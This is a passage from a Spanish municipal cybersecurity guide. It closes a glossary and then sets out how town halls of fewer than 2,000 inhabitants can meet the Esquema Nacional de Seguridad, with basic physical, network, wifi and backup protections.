Por esta razón son muy peligrosas ya que el atacante puede explotarlas sin que el usuario sea consciente de que es vulnerable.

Sinónimo: *0-day*

2.24.2. Zombie

Definición:
Es el nombre que se da a los ordenadores controlados de manera remota por un ciberdelincuente al haber sido infectados por un *malware*.

El atacante remoto generalmente utiliza el ordenador *zombie* para realizar actividades ilícitas a través de la Red, como el envío de comunicaciones electrónicas no deseadas, o la propagación de otro *malware*.

Son sistemas *zombie* los ordenadores que forman parte de una botnet, a los que el bot master utiliza para realizar acciones coordinadas como ataques de denegación de servicio.

Sinónimo: *Bot*

2.25. 0-9

2.25.1. 0-day

Definición:
Véase: Zero-day

2.25.2. 2FA

Definición:
Véase: Doble factor de autenticación

3. Fuentes de referencia

[REF - 1] Panda. Glosario.
http://www.pandasecurity.com/spain/homeusers/security-info/glossary

[REF - 2] NICCS. Cybersecurity Glossary.
https://niccs.us-cert.gov/about-niccs/cybersecurity-glossary

[REF - 3] NIST. Glossary.
https://csrc.nist.gov/glossary/term/US_CERT

INSTITUTO NACIONAL DE CIBERSEGURIDAD

TOMO 2

GUÍA PARA ENTIDADES LOCALES DE MENOS DE 2.000 HABITANTES

ESQUEMA NACIONAL DE SEGURIDAD (ENS)

Cuaderno de Recomendaciones

Presentación

La Comisión de Sociedad de la Información y Tecnologías de la Federación Española de Municipios y Provincias, que tengo el honor de presidir, tiene entre sus objetivos prioritarios contribuir a la difusión y correcto empleo de las más avanzadas técnicas, herramientas y metodologías, así como mejorar la normativa destinada a ayudar a los entes locales a desempeñar mejor, más eficazmente y conforme a la Ley, las funciones que los ciudadanos les han atribuido.

Ramón Fernández Pacheco Monterreal

Alcalde de Almería y Presidente de la Comisión de Sociedad de la Información y Tecnologías de la FEMP

Durante 2016 esta Comisión detectó carencias en muchos de nuestros ayuntamientos respecto al cumplimiento de las directrices marcadas por el Esquema Nacional de Seguridad. Fue entonces cuando surgió la idea de trabajar en la dirección que hiciera posible paliarlas, creando un grupo de trabajo en el que, con la participación de nuestros Técnicos, pudiera darse cabida a otros actores directamente implicados tanto del ámbito público como del privado.

El objetivo del grupo sería la creación de una serie de pautas para ayudar a las Administraciones Locales a interpretar de forma práctica y homogénea las obligaciones derivadas del Esquema Nacional de Seguridad. Entre otros, algunos de los temas que se querían resolver eran:

- **la fijación de niveles de seguridad adecuadas al contexto de la Administración Local,**
- **el papel de las Diputaciones como prestadoras de servicios,**
- **la implicación que suponen paradigmas como el Cloud Computing,**
- **o, las medidas que deberán ser de aplicación para mejorar la seguridad de la información y servicios, tanto por la propia Administración Local como por los prestadores de servicio.**

Pues bien, tras el trabajo realizado en los últimos meses, por fin ve la luz el presente documento, en forma de Cuaderno de Trabajo, donde se pueden encontrar todas las claves necesarias para el cumplimiento normativo.

Estoy seguro de que este documento permitirá que cada Administración local sea capaz de elaborar su propio itinerario hacía la consecución del objetivo: Cumplir plenamente con el ENS. Por tanto, confío en la buena acogida de esta publicación y espero que su utilidad se refleje en el buen hacer del personal que trabaja para prestar un mejor servicio al ciudadano.

No me gustaría despedirme sin manifestar mi agradecimiento, como Presidente de la Comisión de Sociedad de la Información y Tecnologías, a todas las personas y/o entidades que han colaborado en este proyecto de manera absolutamente desinteresada: ¡Muchas gracias a todos por este magnífico trabajo!

Cuando se trabaja en equipo, se compagina talento y aptitudes de los miembros y se potencian los esfuerzos y el talento, disminuye el tiempo invertido en el trabajo y se mejora la eficacia de los resultados.

Para un buen trabajo en equipo es necesaria una buena comunicación, coordinación, complementariedad y sin duda éste proyecto es un buen ejemplo de ello.

Cada uno hace una parte pero todos con un objetivo común bajo el paraguas de la FEMP, que como en otras ocasiones es el mejor canal para hacer llegar este trabajo a todos los municipios de España.

Sin duda, la sinergia entre las personas que hemos participado nos acerca al éxito.

Muchas gracias por el excelente trabajo realizado.

Virginia Moreno

Ayuntamiento de Leganés

Técnico de la Comisión de SSII y TT de la FEMP, Coordinadora y miembro del equipo redactor

TOMO II GUÍA PARA ENTIDADES LOCALES DE MENOS DE 2.000 HABITANTES

ÍNDICE

El **alcance** del Esquema Nacional de Seguridad está determinado por las Leyes 39 /2015 y 40/2015. Resultará de aplicación a todos los sistemas de información, con independencia de que exista o no tratamiento de datos personales o que su tramitación sea a través de sede electrónica.

Los **prestadores** de servicios, públicos y privados, están dentro del alcance del ENS. Desde las Entidades Locales tenemos la obligación de exigir las Declaraciones o Certificaciones de Conformidad con el ENS, en el ámbito concreto de la prestación.

La seguridad de la organización es un proceso **Interno**, **Integral y Continuo**, **implicando a todos** los miembros de la entidad local, independientemente de su tamaño y del ámbito del sector público al que pertenezca."

Las Declaraciones o Certificaciones de Conformidad con el ENS se realizan sobre los **sistemas de información**, a diferencia de la ISO 27001 que se realiza sobre los sistemas de gestión.

La seguridad 100% no existe, es por ello que se precisa de una correcta **gestión del riesgo**, determinando tanto la probabilidad de que ocurran incidencias como de sus consecuencias.

CLAVES

Los Ayuntamientos de menor población deberán de apoyarse en las **Diputaciones Provinciales**, **Cabildos o Consejos Insulares** como estrategia de cumplimiento ENS.

La **Declaración o la Certificación** de conformidad con el ENS de un prestador de servicio no implica la Declaración o Certificación de la entidad Local usuaria de los servicios prestados.

En la sede electrónica del Centro Criptológico Nacional (CCN) se encuentra una relación actualizada de las únicas **Entidades de Certificación** acreditadas para expedir certificaciones de conformidad con el ENS.

El plan de adecuación que definas será tu **hoja de ruta**

La seguridad se basa en la **mejora continua**. El cumplimiento del ENS precisa la re-evaluación periódica de los sistemas de información afectados.

"La mayor inseguridad nace en la seguridad interna"
"La Falta de Seguridad complica la Transparencia"
V. Moreno

INTRODUCCIÓN

En su momento, el artículo 42.2 de la Ley 11/2007, de 22 de junio, de acceso electrónico de los ciudadanos a los servicios públicos, mediante la creación del Esquema Nacional de Seguridad, en adelante ENS, daba respuesta a los crecientes y exigentes retos sobre Seguridad. Su objeto pasa por la definición de los principios y requisitos básicos para una política de seguridad en la utilización de medios electrónicos que permita la adecuada protección de la información y los datos.

En el ámbito de la **transparencia y apertura de datos**, es importante destacar la importancia del factor disponibilidad de los datos, por lo que su aseguramiento puede requerir un nivel de medidas de protección mayor que el que, con carácter general, se establezca para otro tipo de informaciones o servicios.

Disponer de un marco de referencia que establezca las condiciones necesarias de confianza y seguridad en el uso de los datos y la información es, además, uno de los principios que establece la Ley 11/2007, de 22 de junio, de acceso electrónico de los ciudadanos a los servicios públicos, en su artículo 42.2 sobre el ENS, dejando el testigo a la nueva normativa vigente.

En todo caso, las medidas de protección deberán adaptarse tanto a los riesgos a los que esté expuesta la información y sus redes o sistemas, como a la situación tecnológica del organismo correspondiente. En el ENS, se establecen los criterios para la realización de un análisis de riesgos y las pautas a seguir para el establecimiento de unas adecuadas medidas de seguridad.

Nace el ENS con las condiciones necesarias de confianza en el uso de los medios electrónicos, a través de medidas e indicadores para garantizar la seguridad de los sistemas, los datos, las comunicaciones, y los servicios electrónicos, que permita a la ciudadanía y a las Administraciones públicas, en adelante AA.PP, cumplir con la normativa vigente.

Con el ENS buscamos transmitir la confianza en los sistemas de información que prestarán los servicios y custodiarán la información de acuerdo con las especificaciones funcionales, sin interrupciones o modificaciones fuera de control, y sin que la información pueda llegar al conocimiento de personas no autorizadas.

Es indiscutible la seguridad de las redes y de la información, como la capacidad de las redes o de los sistemas de información de resistir, con un determinado nivel de confianza, los incidentes, acciones ilícitas o malintencionadas que comprometan la disponibilidad, autenticidad, integridad y confidencialidad de los datos almacenados o transmitidos y de los servicios que dichas redes y sistemas ofrecen o hacen accesibles.

Para dar cumplimiento a lo anterior se determinan las dimensiones de seguridad y sus niveles, la categoría de los sistemas, las medidas de seguridad adecuadas y la auditoría periódica de la seguridad; se implanta la elaboración de un informe para conocer regularmente el estado de seguridad de los sistemas de información a los que se refiere el real decreto, se establece el papel de la capacidad de respuesta ante incidentes de seguridad de la información del Centro Criptológico Nacional, CCN-CERT, se incluye un glosario de términos y se hace una referencia expresa a la formación.

El Real Decreto 3/2010, de 8 de enero, por el que se regula el ENS, en el ámbito de la Administración Electrónica, da cumplimiento a lo previsto en el artículo 42 Ley 11/2007, de 22 de junio, de acceso electrónico de los ciudadanos a los Servicios Públicos, derogada recientemente. Su objeto pretendía establecer la política de seguridad en la utilización de medios electrónicos, y está constituido por, principios básicos y requisitos mínimos que permitan una protección adecuada de la información. Por tanto, la finalidad inicial del ENS es la creación de las condiciones necesarias de confianza en el uso de los medios electrónicos, a través de medidas para garantizar la seguridad de los sistemas, los datos, las comunicaciones, y los servicios electrónicos, que permita a los ciudadanos y a las Administraciones públicas, el ejercicio de derechos y el cumplimiento de deberes a través de estos medios.

El Real Decreto 951/2015, de 23 de octubre, modifica el Real Decreto 3/2010, de 8 de enero, por el que se regula el ENS en el ámbito de la Administración Electrónica, y cuya reforma tiene como objeto reforzar la protección de las Administraciones Públicas frente a las ciberamenazas mediante la adecuación a la rápida evolución de las tecnologías.

Con la entrada en vigor de la Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas y Ley 40/2015, de 1 de octubre, de Régimen Jurídico del Sector Público, que recoge al ENS en su artículo 156, el marco de aplicación material **deberá de extenderse a todos los elementos vinculados con la tramitación del procedimiento administrativo**, es decir, tanto con independencia de que se presten a través de la sede electrónica (enfoque tradicional basado en la Ley 11/2007) o bien provisionados por terceros. Esta última novedad implica un importante cambio sobre el ámbito de aplicación objetivo o material (elementos sujetos), así como de su ámbito subjetivo (sujetos o entidades obligadas). Las soluciones y servicios prestados por el sector privado, comprendidos dentro del ámbito objetivo, deberán de satisfacer las exigencias legales establecidas en el mismo.

A su vez, la resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, aprueba la Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad. Ello implica que la garantía de cumplimiento, **tanto en los Ayuntamientos como en los servicios prestados por el sector privado, se basará en la Declaración y Certificación de Conformidad con el ENS**, lo que implicará, para la mayoría de los sistemas[1] , someter la entidad a un proceso independiente de auditoría a través de entidades acreditadas por la ENAC, que emitirán un certificado de conformidad que deberá ser expuesto en la páginas web del Ayuntamiento o bien de las empresas del sector privado, conforme a la guía CCN-STIC-809 del Centro Criptológico Nacional.

En el siguiente enlace se pueden visualizar la lista vigente de Entidades de certificación acreditadas, o en vías de acreditación, para expedir certificaciones de conformidad con el ENS.

LA FINALIDAD INICIAL DEL ENS ES LA CREACIÓN DE LAS CONDICIONES NECESARIAS DE CONFIANZA EN EL USO DE LOS MEDIOS ELECTRÓNICOS, A TRAVÉS DE MEDIDAS PARA GARANTIZAR LA SEGURIDAD DE LOS SISTEMAS, LOS DATOS, LAS COMUNICACIONES, Y LOS SERVICIOS ELECTRÓNICOS

[1]Los sistemas de categoría básica requieren una declaración de conformidad. Los sistemas de categoría media y alta requieren la certificación de conformidad a través de entidades acreditadas por la ENAC.

Guía para Entidades Locales de menos de 2.000 habitantes


1 | El Sistema de Información Local

Para la aplicación de las medidas contempladas en el presente documento es necesario contemplar el sistema de información en sentido amplio, esto implica considerar el equipamiento, las aplicaciones, los suministros, las comunicaciones, las copias de seguridad, las propias instalaciones físicas y su ubicación, siempre prestando una especial atención al equipo humano que tiene acceso a la información.

En los ayuntamientos de menos de 2.000 habitantes se precisará abordar la adecuación al ENS siguiendo las fases requeridas para corporaciones de mayor tamaño, aunque con las correspondientes adaptaciones, dada la limitación de recursos de las entidades más pequeñas:

- Fase I – Elaboración del Plan de Adecuación.
- Fase II – Implementación del Plan de Adecuación.
- Fase III – Conformidad con el ENS.
- Fase IV – Evaluación y mejora continua (auditoría).

En el caso de los ayuntamientos referidos, **la primera fase (Fase I – Elaboración del Plan de Adecuación)** requerirá hacer una identificación de los diferentes componentes del sistema de información que deberán evaluarse conforme a las dimensiones de seguridad recogidas en el ENS (trazabilidad, integridad, confidencialidad, autenticidad y disponibilidad), asignando valores de impacto "leve" (bajo), "grave" (medio) o "muy grave" (alto). Si para alguna de las dimensiones de seguridad se alcanza el nivel "muy grave", la categoría del sistema, de acuerdo con lo indicado en la Guía CCN-STIC 803 Valoración de los Sistemas, será "alta", si alcanza el nivel "grave" su categoría será "media" y, en el resto de los casos, básica.



En la **segunda fase (Fase II – Implementación del Plan de Adecuación)** será preciso diferenciar los sistemas de información gestionados directamente por el Ayuntamiento, de aquellos otros gestionados por terceros (Empresas Privadas – Diputación).

- En el caso de que los gestione un tercero, se deberá requerir al proveedor que esté certificado contra el ENS, en el nivel que corresponda, conforme a la guía de seguridad **CCN-STIC-809**.
- En el caso de que los sistemas de información sean gestionados de forma directa por el ayuntamiento, generalmente serán considerados de nivel bajo, dado el tipo de información que se trata, por lo que se precisará implementar, al menos, las medidas contempladas en el punto 5, para de esta forma conseguir que estos sistemas de información estén adecuados al ENS **(Fase III – Conformidad con el ENS)**.

Tanto a los sistemas de información gestionados por terceros, como por el propio Ayuntamiento deberán someterse a una evaluación bienal, siguiendo las directrices indicadas en el punto 7 de la presente guía que se corresponde con la **Fase IV – Evaluación y mejora continua**.

TANTO LOS SISTEMAS DE INFORMACIÓN GESTIONADOS POR TERCEROS, COMO POR EL PROPIO AYUNTAMIENTO DEBERÁN SOMETERSE A UNA EVALUACIÓN BIENAL

2 Ayuntamiento Tipo

Este apartado determina las características más comunes en aquellos Ayuntamientos en los que es de aplicación esta guía.

2.1 Equipamiento

El equipamiento de un Ayuntamiento tipo de menos de 2.000 habitantes está formado, al menos, por algunos de los siguientes componentes:

2.1.1. Equipamiento físico

- Puestos de trabajo formados por ordenadores de sobremesa, portátiles, tablets y teléfonos inteligentes.
- Unidades de almacenamiento externo (CD/DVD, llaves USB, Discos Duros Externos...)
- Unidades de almacenamiento remoto. Normalmente se disponen de servicios de almacenamiento gratuitos.
- Dispositivos de impresión y multifunción.
- Red de área local y punto de acceso wifi.
- Conexión a Internet, utilizando la instalación y el hardware básico facilitado por el Operador.
- Servidores locales los cuales están generalmente en dependencias municipales y son gestionados por terceros.
- Servidores operados por terceros en modo servicio, o servicios en la nube, generalmente prestados por las Diputaciones Provinciales o proveedores externos.

2.1.2. Software instalado localmente

En este tipo de Ayuntamientos los programas instalados más comunes son:

» Sistemas Operativos con sus programas accesorios.

» Programas específicos de gestión como pueden ser: Aplicaciones Ofimáticas, Aplicaciones de Contabilidad, Nóminas y Personal, Recaudación, Padrón, etc...


» Otros programas que pueden no estar relacionados con la gestión del Ayuntamiento.

2.1.3. Software en la nube o en modo servicio (SaaS[2])

Diferenciamos dos tipos de nubes: privadas y públicas.

Instaladas en nubes privadas, encontramos plataformas proporcionadas por las Diputaciones Provinciales, entre las que se encuentran: registro electrónico, gestor de expedientes, archivo electrónico, gestor de contenidos, contabilidad, padrón y otras aplicaciones on-line.

Instalado en nubes públicas podemos encontrar software de uso generalista, como pueden ser: servicios de correo electrónico, almacenamiento de datos, etc...



2.2 Recursos Humanos

En la mayoría de los casos, estos ayuntamientos únicamente disponen de una persona que realiza las tareas de secretaría/intervención con una formación eminentemente jurídica y sin formación relacionada con la Seguridad de los Sistemas de Información.

[2] *Software as a Service.*

2.3 Servicios Prestados

Estos ayuntamientos deben realizar las mismas tareas y funciones que el resto de administraciones locales de un tamaño superior, pero con un déficit en medios materiales y personales. Entre los principales servicios gestionados por medios electrónicos destacan:

- Gestión de la contabilidad
- Gestión del Padrón
- Recaudación
- Registro de Entrada/Salida de documentos
- Gestión de expedientes (urbanismo, contratación, personal, etc.)

Esta gestión y prestación de los servicios se realiza bien a través de recursos propios o bien a través de terceros.

En la mayoría de los casos, estos ayuntamientos únicamente disponen de una persona que realiza las tareas de secretaría/intervención con una formación eminentemente jurídica y sin formación relacionada con la seguridad de los sistemas de información

La presente guía será de aplicación a todas las Entidades Locales con población inferior a 2.000 habitantes.

Estas pueden gestionar o prestar los servicios de alguna de las siguientes formas:

A. **Directamente:** a través de recursos propios, soportados y ejecutados localmente mediante infraestructura propia.

B. **Indirectamente:** a través de terceros (Diputaciones Provinciales o empresas) generalmente con infraestructura en "la nube".

La presente guía será de aplicación únicamente a la gestión y prestación Directa (A).

Sin embargo, a todos los servicios prestados de forma Indirecta a través de terceros (B) les será de aplicación lo exigido en la **LOPD/RDLOPD/RGPD**, ENS, y Esquema Nacional de Interoperabilidad **(ENI)**. El prestador de estos Servicios deberá acreditar a la Entidad Local su conformidad y cumplimiento conforme a la guía de seguridad **CCN-STIC-809**.

4 Figura del Responsable de Seguridad

Las figuras que se designan en la normativa española relacionadas con la Seguridad de los Sistemas de Información son:

» Responsable de la Información: Es habitualmente una persona que ocupa un cargo de responsabilidad en la organización. Este cargo asume la responsabilidad del uso que se haga de la información y, por tanto, de su protección. El Responsable de la Información es el responsable de cualquier error o negligencia que lleve a un incidente.

» Responsable de Ficheros: Para datos de carácter personal, si existiesen (LOPD /RDLOPD)

» Responsable del Servicio: Es el encargado de establecer los requisitos del servicio en materia de seguridad. Puede ser una persona concreta o puede ser un órgano corporativo.

Conociendo la complejidad del nombramiento de todas estas figuras, principalmente porque estos ayuntamientos disponen, en la mayoría de los casos, de un único trabajador que realiza tareas administrativas, las figuras anteriormente nombradas confluirán en el nombramiento de un ***Responsable de Seguridad de Sistemas de Información Municipal***, el cuál velará por el adecuado tratamiento y custodia de la información, destacando las siguientes competencias:

- **Responsabilizarse del cumplimiento de lo exigido en este documento**, para garantizar la Seguridad de los Sistemas de Información y de la disponibilidad y continuidad de los servicios prestados, mediante el cumplimiento de las Medidas de Seguridad recogidas en el Apartado 6.
- **Promover la concienciación y formación en materia de Seguridad de los Sistemas de Información** dentro de su ámbito de responsabilidad.

Estas dos competencias se podrán realizar de alguna de las siguientes formas:

- Directa con medios propios (A)
- Indirecta por delegación a un tercero (B)
- Por delegación al responsable de la prestación de Servicios de Administración Electrónica en Municipios con Población inferior a 20.000 habitantes (Diputaciones Provinciales) (B)

5 Medidas de seguridad

Se detallan las Medidas de Seguridad aplicables:

5.1 Identificación de Personas con Acceso a los Sistemas de Información y Firma de Acuerdos de Confidencialidad

Se deberá tener identificado el personal que debe de tener acceso a la información.

Deberá ser informado de sus deberes y obligaciones respecto de esta norma.

Para su cumplimiento, al menos debe quedar constancia de que se ha informado de las funciones y obligaciones en materia de seguridad en cada puesto de trabajo, al igual que el personal deberá firmar la recepción de sus funciones y obligaciones y una cláusula de confidencialidad de la información.

5.2 Inventario de Activos y Servicios

Uno de los requisitos principales para asegurar una adecuada protección de la información, es disponer de un "Inventario de Activos y Servicios".

Existen diferentes herramientas para realizar estos inventarios, que también sirven para mantener actualizados todos los activos interrelacionándolos con los servicios que se ofrecen. No obstante, para un ayuntamiento de menos de 2.000 habitantes, en el caso de que no pudiera disponer de esa tecnología, como mínimo deberá de tener un Inventario como el ejemplo del Anexo I y Anexo II.

5.3 Aplicación Medidas de Seguridad (antivirus, control de acceso y copia de seguridad)

La información es el activo más importante del sistema informático del ayuntamiento, por ello, es imprescindible alcanzar un nivel adecuado en cuanto a la seguridad de la misma. La imposibilidad de alcanzar un nivel de seguridad absoluto es evidente, dado que los sistemas evolucionan, y un entorno seguro en un momento dado, puede dejar de serlo tras un avance tecnológico. Tras establecer un estado de seguridad coherente será necesario aplicar medidas de Seguridad Física y de Seguridad Lógica.

Entendemos por **Seguridad Física** el conjunto de medidas destinadas a proteger las infraestructuras, el equipamiento y las personas que forman parte de la organización, mientras que la **Seguridad Lógica**, contempla el conjunto de técnicas y procedimientos que garantizan la integridad, confidencialidad, autenticidad y disponibilidad de los datos, aplicaciones, sistemas y servicios que se prestan desde la organización.

A continuación se redactan una serie de medidas de seguridad básica, aplicable en los ayuntamientos de menos de 2.000 habitantes que presenten un escenario similar al descrito en el punto 2 del presente documento.

A.1. Seguridad Física en las Instalaciones

Comprenden una serie de actuaciones básicas para evaluar y controlar de forma permanente la seguridad física del sistema. Controlar el ambiente y el acceso físico ayuda a disminuir siniestros. También es necesario disponer de medios para combatirlos en caso de que ocurran. Dentro de este campo destacamos las siguientes medidas:


- Deberán implementarse las medias para la prevención, detección, y extinción de incendios.
- Se ha de evitar, en la medida de lo posible, el acceso al equipamiento por personas ajenas a la organización.
- En aquellas zonas que se consideren críticas se deberá implementar un control de acceso, incluso para las personas de la organización.
- Se ha de evitar que los equipos que procesan, almacenan y transmiten datos sean accesibles, para lo que deberán estar ubicados en estancias con acceso limitado, implementando medidas de seguridad física oportunas como estar ubicados en un lugar habilitado y con protección en el acceso aplicando la gestión de llaves apropiada, impidiendo robos o accesos no autorizados.
- El punto anterior también es de aplicación a los equipos de comunicaciones, dado que un acceso a los mismos puede facilitar a un atacante permanecer a la escucha y escanear la información, por lo que también deberán estar en ubicaciones seguras.
- En los edificios que cuenten con una instalación de cableado estructurado que reparta una serie de rosetas de acceso por las distintas plantas, se debe tener en cuenta que aquellas rosetas que no se utilicen deberán estar desactivadas, desconectándolas del repartidor correspondiente, prestando especial atención a aquellas que estén en zonas accesibles al público.
- Es frecuente que, por el tipo de instalaciones, podamos sufrir eventuales problemas en el suministro eléctrico, como cortes, que pueden causar la pérdida de información, o picos de tensión, que pueden dañar los equipos. Para sufragarlos es aconsejable incorporar Sistemas de Alimentación Ininterrumpida (SAI). Estos dispositivos hacen de intermediarios entre la instalación eléctrica y el equipo filtrando el suministro, evitando el ruido que pudiera llevar el mismo, y los picos de tensión, a la par que disponen de baterías que en caso de corte suministran corriente durante un tiempo determinado facilitando el apagado controlado.

A.2. Seguridad de Red LAN

Una red de área local ***(LAN: Local Area Network)*** es un sistema de comunicación de datos que permite interconectar los dispositivos electrónicos que se encuentran dentro de las instalaciones del ayuntamiento, usando, generalmente cableado estructurado, o señal inalámbrica, con la finalidad de intercambiar información y recursos.

Aparte de las medidas físicas a implementar, comentadas anteriormente, encaminadas a evitar la manipulación inadecuada del equipamiento, se debe tener en cuenta que el cableado ha de estar correctamente instalado, evitando cables sueltos que puedan ser arrastrados, lo que puede ocasionar la rotura de algún componente, o del propio cable.

Es frecuente que el acceso a internet contratado por la entidad sea compartido con otras dependencias municipales, o bien disponga de un punto de acceso que facilite conectividad a usuarios externos. Esta situación supone un importante fallo de seguridad, pues desde un equipo que acceda a la red, frecuentemente podrá accederse al resto, y por lo tanto, a su información. En este caso deberá implementarse un sistema, preferiblemente a nivel de infraestructura que permita diferenciar redes, creando redes privadas virtuales ***(VLAN – Virtual Local Area Network)***, identificando cada una por separado, permitiendo la comunicación entre los equipos de una misma VLAN, a la vez que impide las conexiones entre equipos de diferentes VLAN. Esta medida puede implementarse a nivel lógico desde los propios sistemas, siendo lo más aconsejable la instalación de un conmutador (switch), de los denominados administrables o gestionables, que permitirán la creación de las citadas VLAN, independizando los distintos segmentos de la red municipal.



Es frecuente que el acceso a Internet sea compartido con otras dependecias o facilite conectividad a usuarios externos. Esta situación supone un importante fallo de seguridad

A.3. Seguridad de la conexión a internet

La conexión es uno de los puntos débiles en cuanto a la seguridad se refiere, pues es la puerta del ayuntamiento al exterior, en lo que a comunicaciones de datos se refiere. En la conexión a internet será necesario implementar medidas de seguridad en los distintos elementos de interconexión de redes.

A.3.1. Configuración de Router

El router es el dispositivo que permite conectar la red interna a redes externas, frecuentemente se trata de una red compuesta por un solo equipo conectado a internet que (normalmente) será facilitado por la operadora, e implementa una configuración estándar, como el resto de dispositivos que la operadora suministra. Esto lo hace vulnerable, ya que los datos de configuración son estándar y conocidos por terceros. Por ello es importante tener en cuenta una serie de medidas:

- Cambiar la clave de acceso a la parte de configuración.
- Mantener un control de las distintas conexiones que se realizan al mismo. Si a este se conectan otros dispositivos de red, como conmutadores (switches), deberán tenerse controladas dichas conexiones. Evitando, de esta forma, conexiones no autorizadas.
- Activar el cortafuegos, o firewall, que impedirá las conexiones desde el exterior.
- Cerrar los puertos que el router tiene abiertos, dejando solo aquellos que sean imprescindibles, si desde dentro de las instalaciones se presta algún servicio al exterior.

A.3.2. Cortafuegos (firewall)

El ayuntamiento ha de contar con un sistema de protección de cara al exterior, que evite conexiones no autorizadas, este equipo se denomina cortafuegos, y habitualmente está implementado en nuestro router, si no fuera así, deberá instalarse un dispositivo que implemente esta función. En todo caso, deberá cambiarse la configuración que este elemento trae por defecto y establecer la más restrictiva que permita el funcionamiento normal del ayuntamiento. Independientemente de que se disponga de este dispositivo, se mantendrán activos los firewall, o los que integre el programa de seguridad de que se disponga.

A.3.3. Cifrado de las comunicaciones

La información a su paso por el medio de comunicación puede ser accedida de forma no autorizada, esto sucede cuando un usuario se conecta a la red, cableada o wifi, accediendo a la información que circula por ella y haciendo que esta sea conocida, difundida, o modificada. Un mecanismo para evitar lo descrito es cifrar las comunicaciones, de tal forma se tendrá que tener en cuenta:

- Si un ayuntamiento intercambia información sensible de forma habitual, o dispone de varias ubicaciones interconectadas, para evitar posibles escuchas de la misma, especialmente si la conexión se realiza vía wifi, la comunicación se realizará a través de redes privadas virtuales (VPN), que encapsulan la información para que no pueda ser interpretada por terceros.
- Comprobar que las conexiones a las páginas o portales web se realizan por HTTPs, garantizando que la conexión a los distintos sitios web, en especial a aquellos a los que se vaya a enviar información, se realiza a través de conexiones seguras que protejan la información que se transfiere entre cliente y servidor.

A.3.4. Protección wifi

El acceso inalámbrico (wifi) a la red local del ayuntamiento, es una forma fácil y económica de acceder a la red, a cambio, también es más insegura y, por su propia naturaleza, más susceptible de ser atacada, por lo que, si es posible, se priorizará la instalación de redes cableadas sobre las inalámbricas y se desactivarán los accesos wifi de los routers, en caso contrario se tomarán las medidas pertinentes para dotar de seguridad estas conexiones, teniendo en cuenta como mínimo las siguientes:

- Cambiar la configuración que enrutadores y puntos de acceso tienen por defecto, activando los sistemas de cifrado correspondiente, eligiendo como algoritmo de seguridad WPA2[3].
- Establecer contraseñas seguras de acceso.
- Si es posible ocultar la SSID[4] y habilitar el filtrado MAC[5].
- Si se dispone de puntos de acceso que den servicio a clientes externos, estos deberán hacer uso del sistema mediante una plataforma de acceso que permita identificar a cada usuario y almacene un log con las conexiones realizadas. De tal forma que se pueda identificar a un usuario que lleve a cabo una actuación ilícita o no permitida facilita su identificación.

[3] ***Wifi Protected Access*** 2 o sistema para proteger redes inalámbricas
[4] ***Service Set Indentifier***-Nombre de la red inalámbrica
[5] ***Media Access Control***-Control de Acceso Medio)

A4 Seguridad en los equipos

A nivel local será preciso implementar una serie de medidas que protejan la información almacenada en los equipos.

A.4.1. Copias de respaldo y recuperación

Considerando que es imposible llegar a un nivel de seguridad absoluto, disponer de una copia de respaldo y recuperación supondrá un buen método de salvaguarda de la información que, en caso de que se produzca algún incidente, asegurará que la información no sufra ninguna pérdida. En este aspecto, se seguirán las siguientes recomendaciones:

- Las copias de respaldo y recuperación han de realizarse en un sistema de almacenamiento independiente de la propia máquina, preferiblemente fuera de las instalaciones o, como mínimo, en otra estancia.
